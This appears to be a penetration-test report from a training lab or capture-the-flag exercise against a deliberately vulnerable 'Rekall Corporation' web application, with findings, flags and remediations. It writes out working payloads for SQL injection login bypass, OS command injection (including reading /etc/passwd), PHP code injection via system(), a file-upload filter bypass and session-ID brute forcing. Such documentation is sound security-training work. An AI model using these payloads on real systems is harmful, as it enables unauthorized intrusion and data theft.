
Affected Hosts	http://192.168.14.35/Memory-Planner.php
Remediation	To enhance security, implement input validation, utilize an allow-list for file inclusion, and avoid incorporating user-supplied input directly into file paths.

Vulnerability 6		Findings
Title	Local File Inclusion (Advanced)	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	High	
Description	<p>This vulnerability exploits weak filtering rules to bypass input validation checks, allowing the attacker to execute arbitrary code on the server.</p> <p>Method: Renamed the file from shell.php to shell.php.php</p>	
Images		
Affected Hosts	http://192.168.14.35/Memory-Planner.php	
Remediation	Implement robust input validation, restrict allowable file types for uploads, and tightly control file paths to mitigate the risk of unintended file execution.	


Vulnerability 7		Findings
Title	SQL Injection	
Type (Web app / Linux OS / Windows OS)	Web App	
Risk Rating	Critical	
Description	This vulnerability enables an attacker to manipulate SQL queries, potentially	

	<p>granting unauthorized access to the database and sensitive data via web page input.</p> <p>Method: Used the following SQL statement <code>ok' or 1=1#</code> in the password entry.</p>
Images	 <p>The screenshot shows a user login form for 'REKALL CORPORATION'. The header features a stylized 'R' logo and the company name. Below it is a 'User Login' section with the instruction: 'Please login with your user credentials!'. It has fields for 'Login:' and 'Password:', both of which have been filled with the SQL payload. A 'Login' button is present, and below it, a message says 'Congrats, flag 7 is bcs92jsk233'.</p>
Affected Hosts	http://192.168.14.35/Login.php
Remediation	Implement prepared statements with parameterized queries, enforce robust input validation, and apply least privilege access controls for the database

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	<p>The exposure occurs when sensitive data is needlessly stored and displayed within HTML comments or inadvertently highlighted on the webpage. This vulnerability can lead to unauthorized access to the exposed data.</p> <p>Method: Verified the HTML source code</p>

Images	 <pre data-bbox="448 443 1428 728"> <label for="login">Login</label> dougquaid
 <input id="login" type="text" name="login" size="20"> </p> <p> <label for="password">Password:</label> kuato
 <input id="password" type="password" name="password" size="20"> </p> <button type="submit" name="form" value="submit" background-color="black">Login</button> </form>
 Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools </pre>
Affected Hosts	http://192.168.14.35/Login.php
Remediation	Refrain from storing sensitive information in HTML comments or publicly accessible code. Instead, implement proper access controls and encrypt sensitive data whenever possible

Vulnerability 9	Findings
Title	Sensitive Data Exposure II
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	<p>The robots.txt file contains information that is publicly available, potentially leading to unauthorized access to specific web pages.</p> <p>Method: Verified the web crawler page using robots.txt in the web browser as shown in the image below.</p>


Images	 <pre>User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23</pre>
Affected Hosts	http://192.168.14.35/robots.txt
Remediation	Avoid including sensitive information in the robots.txt file or other publicly accessible files. Instead, implement appropriate access controls and robust authentication mechanisms.


Vulnerability 10	Findings
Title	Command Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	<p>This type of vulnerability enables an unauthorized user to execute arbitrary commands on the server. This is typically achieved by exploiting input fields that are designed to execute system commands. Such a vulnerability can potentially compromise the server's security and the integrity of its data.</p> <p>Method: used www.example.com; cat vendors.txt</p>

Images	 <p>REKALL CORPORATION</p> <h1>Welcome to Rekall Admin Networking Tools</h1> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <h2>DNS Check</h2> <p><code>ole.com && cat vendors.txt</code> Lookup</p> <pre>Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.216.34 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5 Congrats, flag 10 is ksdnd99dkas</pre>										
Affected Hosts	http://192.168.14.35/networking.php										
Remediation	avoid executing OS commands, validate and sanitize user input, use parameterized queries, escape shell metacharacters, use secure APIs for executing commands, and conduct regular security testing and updates.										
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr style="background-color: #1a237e; color: white;"> <th style="padding: 5px;">Vulnerability 11</th> <th style="padding: 5px;">Findings</th> </tr> </thead> <tbody> <tr> <td style="padding: 5px;"> Title </td> <td style="padding: 5px;">Command Injection (Advanced)</td> </tr> <tr> <td style="padding: 5px;"> Type (Web app / Linux OS / Windows OS) </td> <td style="padding: 5px;">Web App</td> </tr> <tr> <td style="padding: 5px;"> Risk Rating </td> <td style="padding: 5px;">High</td> </tr> <tr> <td style="padding: 5px;"> Description </td> <td style="padding: 5px;"> This type of attack enables an unauthorized user to bypass input validation mechanisms that remove certain characters, thereby allowing them to execute arbitrary commands on the server. This can potentially compromise the server's security and the integrity of its data. Method: www.example.com <code>cat vendors.txt</code> </td> </tr> </tbody> </table>		Vulnerability 11	Findings	Title	Command Injection (Advanced)	Type (Web app / Linux OS / Windows OS)	Web App	Risk Rating	High	Description	This type of attack enables an unauthorized user to bypass input validation mechanisms that remove certain characters, thereby allowing them to execute arbitrary commands on the server. This can potentially compromise the server's security and the integrity of its data. Method: www.example.com <code>cat vendors.txt</code>
Vulnerability 11	Findings										
Title	Command Injection (Advanced)										
Type (Web app / Linux OS / Windows OS)	Web App										
Risk Rating	High										
Description	This type of attack enables an unauthorized user to bypass input validation mechanisms that remove certain characters, thereby allowing them to execute arbitrary commands on the server. This can potentially compromise the server's security and the integrity of its data. Method: www.example.com <code>cat vendors.txt</code>										

Images	<h1>MX Record Checker</h1> <p>nple.com cat vendors.txt Check your MX</p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
Affected Hosts	http://192.168.14.35/networking.php
Remediation	Avoid system commands in your application. If needed, use safer alternatives that can handle parameterized input to reduce vulnerability risks.

Vulnerability 12	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	A cyber attack where an unauthorized user attempts to gain access to a system by systematically trying all possible combinations of passwords or encryption keys until the correct one is found. This method can be time-consuming and requires significant computational resources, but it can be effective if the password is weak or common. Method: Navigated to http://192.168.14.35/networking.php page on DNS Check look up and used the following: www.example.com && cat /etc/passwd

Images	 <p>Admin Login</p> <p>Enter your Administrator credentials!</p> <p>Login: <input type="text" value="melina"/></p> <p>Password: <input type="password" value="*****"/></p> <p>Login</p> <p>Successful login! flag 12 is hsk23oncsd , also the top secret legal data located here: HERE</p>
Affected Hosts	http://192.168.14.35/Login.php
Remediation	<p>Enforce the implementation of account lockout protocols following a specified number of unsuccessful attempts, the introduction of time delays between consecutive login attempts, and the enforcement of robust password policies that necessitate the use of complex and unique passwords. These measures significantly enhance the security posture of your system by mitigating the risk of unauthorized access.</p>

Vulnerability 13	Findings
Title	PHP Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	<p>This vulnerability permits an unauthorized user to introduce malicious PHP code, resulting in the execution of arbitrary PHP commands on the server. This could potentially compromise the server's security and the integrity of its data.</p> <p>Method: used the following 192.168.14.35/souvenirs.php?message="YouGotHacked";system('ls')</p>
Images	

	<pre> insuff_transport_layer_protect.php jon1.txt jon10.php jon11.php jon12.php jon2.php jon3.php jon4.php jon5.php jon6.php jon7.php jon8.php jon9.php jquery.js js lang_en.php lang_fr.php lang_nl.php ldap_connect.php ldapapi.php login.php login_old.php logout.php maili.php manual_interv.php message.txt mysqli_ps.php networking.php new.php nicepage.css nicepage.js old_disclaimers password_change.php passwords php_cgi.php php_eval.php phpinfo.php phpinfo.php portal.bak portal.php portal.zip reset.php restrict_device_access.php restrict_folder_access.php rlfifi.php robots.txt secret- cors-1.php secret-cors-2.php secret-cors-3.php secret.php secret_change.php secret_html.php security.php security_level_check.php security_level_set.php selections.php sm_cors.php sm_cross_domain_policy.php sm_dos.php sm_dos_1.php sm_dos_2.php sm_ftp.php sm_local_priv_esc.php sm_mitm_1.php sm_mitm_2.php sm_obu_files.php sm_robots.php sm_samba.php sm_snmp.php sm_webdav.php sm_xst.php smgmt_admin_portal.php smgmt_cookies_httponly.php smgmt_cookies_secure.php smgmt_sessionid_url.php smgmt_strong_sessions.php soap souvenirs.php sql_1.php sql_2.php sql_3.php sql_4.php sql_5.php sql_6.php sql_7.php sql_8-1.php sql_8-2.php sql_9.php ssii.php ssrf.php stylesheets test.php test12.php test22.php test5.php test6.php top_security.php training.php training_install.php unrestricted_file_upload.php unvalidated_redir_fwd.php unvalidated_redir_fwd_1.php unvalidated_redir_fwd_2.php update.php user_activation.php user_extra.php user_new.php vendors.txt web.config ws_soap.php xmli_1.php xmli_2.php xss_ajax_1-1.php xss_ajax_1-2.php xss_ajax_2-1.php xss_ajax_2-2.php xss_back_button.php xss_custom_header.php xss_eval.php xss_get.php xss_get2.php xss_href-1.php xss_href-2.php xss_href-3.php xss_json.php xss_php_self.php xss_post.php xss_referer.php xss_stored_1.php xss_stored_2.php xss_stored_3.php xss_user_agent.php xxe-1.php xxe-2.php </pre> <p>Congrats, flag 13 is jdka7sk23dd!</p>
Affected Hosts	http://192.168.14.35/souvenirs.php
Remediation	Avoid using functions that execute system commands, validate and sanitize user inputs, use parameterized queries, escape shell metacharacters, use secure APIs for executing commands, and conduct regular security testing and updates

Vulnerability 14	Findings
Title	Session Management
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	<p>Inadequate session management can allow unauthorized access to the application by enabling an attacker to predict, guess, or hijack a session ID.</p> <p>Method: Used Foxy Proxy to Connect Burpsuite and brute force the session id.</p> <p>http://192.168.14.35/admin_legal_data.php?admin=001 page and changed admin=001 to admin=087</p>

Burpsuite Configuration:

- Title: Burpsuite
- Type: HTTP
- Country:
- City:
- Color:
- Hostname: 127.0.0.1
- Port: 8080
- Username:
- Password: ****
- PAC URL:
- Proxy DNS:
- Store Locally:

Proxy Listener:

Running	Interface	Invisible	Redirect	Certificate	TLS Protocols
<input checked="" type="checkbox"/> 127.0.0.1:8080				Per-host	Default

Attack Results:

Request	Payload	Status	Error	Timeout	Length	Comment
88	87	200			7566	
0	0	200			7500	
2	1	200			7510	
3	2	200			7510	
4	3	200			7510	
5	4	200			7510	
6	5	200			7510	
7	6	200			7510	
8	7	200			7510	
9	8	200			7510	
10	9	200			7510	


Attack Response:

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Mon, 10 Oct 2021 14:35:42 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
X-Powered-By: PHP/8.0.12-0ubuntu0.21.10.3.1

Welcome Admin...>>
<font color='green'>
You have unlocked the secret area, flag 14 is ds90jdlsd7d
</font>
</p>
</div>
</body>
</html>
    
```

Images

	
Affected Hosts	http://192.168.14.35/admin_legal_data.php?admin=001
Remediation	<p>It is recommended to employ secure, randomly generated session IDs, establish timeouts for sessions, rotate session IDs subsequent to user login, and mandate the use of Secure Sockets Layer (SSL) for all connections. These measures significantly enhance the security posture of your system by mitigating the risk of unauthorized access.</p>

Vulnerability 15	Findings
Title	Directory Traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	<p>This Vulnerability allows an attacker to access files outside the web root folder by manipulating variables with “...” sequences.</p> <p>Method: Navigated to the networking.php page, used command injection on www.example.com;ls -lah and ctrl + f to find a specific directory containing using www.example.com;ls old_disclaimers and see the disclaimers_1.txt file. Changed the url, from: 192.168.14.35/disclaimer.php?page=disclaimer_2.txt to: 192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt</p>

192.168.14.35/disclaimer.php?page=disclaimer_2.txt



REKALL CORPORATION

"New" Rekall Disclaimer

Going to Rekall may introduce minimal risk:
99% of our customers have had no side effects!

DNS Check

www.example.com;pwd

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 /app

DNS Check

www.example.com;ls -lah

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 total 3.1M drwxr-xr-x 1
root root 12K Jul 13 2022 . drwxr-xr-x 1 root root 4.0K Apr 10 04:29 .. drwxr-

192.168.14.35/networking.php



REKALL CORPORATION

[Home](#) [About Rekall](#) [Welcome](#)

```
r192.168.14.35 Jul 13 2022 Clickjacking.php -rw-r--r-- 1 192.168.14.35 Jul 13 2022 combined.out -rw-r--r-- 1 root root 5.2K Jul 13 2022 commandi.php -rw-r--r-- 1 root root 5.7K Jul 13 2022 commandi_blin.php -rw-r--r-- 1 root root 12K Jul 13 2022 comments.php -rw-r--r-- 1 root root 563 Jul 13 2022 config.inc -rw-r--r-- 1 root root 738 Jul 13 2022 config.inc.php -rw-r--r-- 1 root root 1.1K Jul 13 2022 connect.php -rw-r--r-- 1 root root 798 Jul 13 2022 connect_i.php -rw-r--r-- 1 root root 5.5K Jul 13 2022 credits.php -rw-r--r-- 1 root root 9.6K Jul 13 2022 cs_validation.php -rw-r--r-- 1 root root 8.7K Jul 13 2022 csrf_1.php -rw-r--r-- 1 root root 5.8K Jul 13 2022 csrf_2.php -rw-r--r-- 1 root root 8.0K Jul 13 2022 csrf_3.php -rw-r--r-- 1 root root 8.2K Jul 13 2022 directory_traversal_1.php -rw-r--r-- 1 root root 8.1K Jul 13 2022 directory_traversal_2.php -rw-r--r-- 1 root root 11K Jul 13 2022 disclaimer.php -rw-r--r-- 1 root root 93 Jul 13 2022 disclaimer_2.txt drwxr-
```

13 2022 nicepage.css -rw-r--r-- 1 root root 162K Jul 13 2022 nicepage.js
drwxr-xr-x 2 root root 4.0K Jul 13 2022 **old_disclaimers** -rw-r--r-- 1 root root
7.8K Jul 13 2022 password_change.php drwxr-xr-x 1 root root 4.0K Jul 13
2022 passwords -rw-r--r-- 1 root root 4.4K Jul 13 2022 php_cgi.php -rw-r--r--

DNS Check

Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer:
Name: www.example.com Address: 93.184.216.34 disclaimer_1.txt

192.168.14.35/disclaimer.php?page=old_disclaimers/disclaimer_1.txt



REKALL CORPORATION

"New" Rekall Disclaimer

Going to Rekall may introduce risk:

Please seek medical assistance if you experience:

- Headache
- Vertigo
- Swelling
- Nausea

Congrats, flag 15 is dksdf7sjd5sg

Affected Hosts	http://192.168.14.35/disclaimer.php?page=disclaimer_2.txt
Remediation	Ensure user inputs are validated, filtered, and sanitized. Refrain from using unsanitized user input directly in file system operations and employ allow-list path validation.

Vulnerability 1	Findings
Title	Open Sourced Exposed Data WHOIS Records
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	Utilized Open Source Intelligence (OSINT) tools to investigate domain dossier WHOIS records and identified the area of risk within these records. The vulnerability was uncovered due to a frequent oversight in OSINT, where confidential data was inadvertently disclosed in WHOIS information.

Images	
	<p>Queried whois.godaddy.com with "totalrecall.xyz"...</p> <pre> Domain Name: totalrecall.xyz Registry Domain ID: D273189417-CNIC Registrar WHOIS Server: whois.godaddy.com Registrar URL: https://www.godaddy.com Updated Date: 2024-02-03T15:15:56Z Creation Date: 2022-02-02T19:16:16Z Registrar Registration Expiration Date: 2025-02-02T23:59:59Z Registrar: GoDaddy.com, LLC Registrar IANA ID: 146 Registrar Abuse Contact Email: abuse@godaddy.com Registrar Abuse Contact Phone: +1.4806242505 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta </pre>
Affected Hosts	https://centralops.net/co/DomainDossier.aspx
Remediation	Recommended to use domain privacy services, which replaces your personal information in Whois records with the information of a forwarding service. Regularly review and update these records, ensuring they do not contain sensitive information.

Vulnerability 2	Findings
Title	Open Sourced Exposed Data DNS Records
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Low
Description	On the same Domain Dossier page, by the DNS records , we can locate the TXT Records for the domain for totalrecall.xyz.

DNS records						
Images	name	class	type	data		time to live
	totalrekall.xyz	IN	A	3.33.130.190		300s (00:05:00)
	totalrekall.xyz	IN	A	15.197.148.33		300s (00:05:00)
	totalrekall.xyz	IN	NS	ns51.domaincontrol.com		3600s (01:00:00)
	totalrekall.xyz	IN	NS	ns52.domaincontrol.com		3600s (01:00:00)
	totalrekall.xyz	IN	SOA	server: ns51.domaincontrol.com email: dns@jomax.net serial: 2023100600 refresh: 28800 retry: 7200 expire: 604800 minimum ttl: 600		3600s (01:00:00)
	totalrekall.xyz	IN	TXT	flag2 is 7sk67cjsdbs		3600s (01:00:00)
	33.148.197.15.in-addr.arpa	IN	PTR	a2aa9ff50de748dbe.awsglobalaccelerator.com		300s (00:05:00)
	148.197.15.in-addr.arpa	IN	NS	ns-1454.awsdns-53.org		172800s (2.00:00:00)
	148.197.15.in-addr.arpa	IN	NS	ns-201.awsdns-25.com		172800s (2.00:00:00)
	148.197.15.in-addr.arpa	IN	NS	ns-2038.awsdns-62.co.uk		172800s (2.00:00:00)
	148.197.15.in-addr.arpa	IN	NS	ns-936.awsdns-53.net		172800s (2.00:00:00)
	148.197.15.in-addr.arpa	IN	SOA	server: ns-1454.awsdns-53.org email: awsdns-hostmaster@amazon.com serial: 1 refresh: 7200 retry: 900 expire: 1209600 minimum ttl: 86400		900s (00:15:00)

Vulnerability 3	Findings
Title	Open Sourced Exposed Data Certificate Transparency
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	This vulnerability was identified on crt.sh , which suggests that a subdomain was publicly visible, potentially offering additional attack vectors for malicious actors.

Images																	
	<p style="text-align: center;">crt.sh Identity Search RSS Group by Issuer</p> <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 2px 10px;">Criteria</td> <td style="padding: 2px 10px;">Type: Identity Match: ILIKE Search: 'totalrekall.xyz'</td> </tr> </table> <table border="1" style="width: 100%; border-collapse: collapse; font-size: small;"> <thead> <tr> <th style="width: 30%;">Common Name</th> <th style="width: 70%;">Matching Identities</th> </tr> </thead> <tbody> <tr> <td>www.totalrekall.xyz</td> <td>www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU</td> </tr> <tr> <td>totalrekall.xyz</td> <td>totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU</td> </tr> <tr> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>flag3-s7euwehd.totalrekall.xyz</td> <td>flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>totalrekall.xyz</td> <td>totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> <tr> <td>totalrekall.xyz</td> <td>totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA</td> </tr> </tbody> </table>	Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'	Common Name	Matching Identities	www.totalrekall.xyz	www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU	totalrekall.xyz	totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA	totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA
Criteria	Type: Identity Match: ILIKE Search: 'totalrekall.xyz'																
Common Name	Matching Identities																
www.totalrekall.xyz	www.totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU																
totalrekall.xyz	totalrekall.xyz C=US, ST=Arizona, L=Scottsdale, O="GoDaddy.com, Inc.", OU																
flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																
flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																
totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																
totalrekall.xyz	totalrekall.xyz www.totalrekall.xyz C=AT, O=ZeroSSL, CN=ZeroSSL RSA Domain Secure Site CA																
Affected Hosts	https://crt.sh/?q=totalrekall.xyz																
Remediation	<p>Ensure to use certificates from a trusted Certificate Authority (CA) and regularly update these certificates. Implement HTTP Strict Transport Security (HSTS) and Certificate Transparency (CT) logs to monitor for any unauthorized certificates.</p>																

Vulnerability 4	Findings
Title	Nmap Vulnerability Scan
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Medium
Description	<p>This vulnerability was identified through a network scan, which involved enumerating the number of hosts. This process has the potential to reveal devices on the network that may be susceptible to exploitation.</p> <p>Method: Utilized nmap scan on ip 192.168.13.0/24 to reveal the vulnerability.</p>

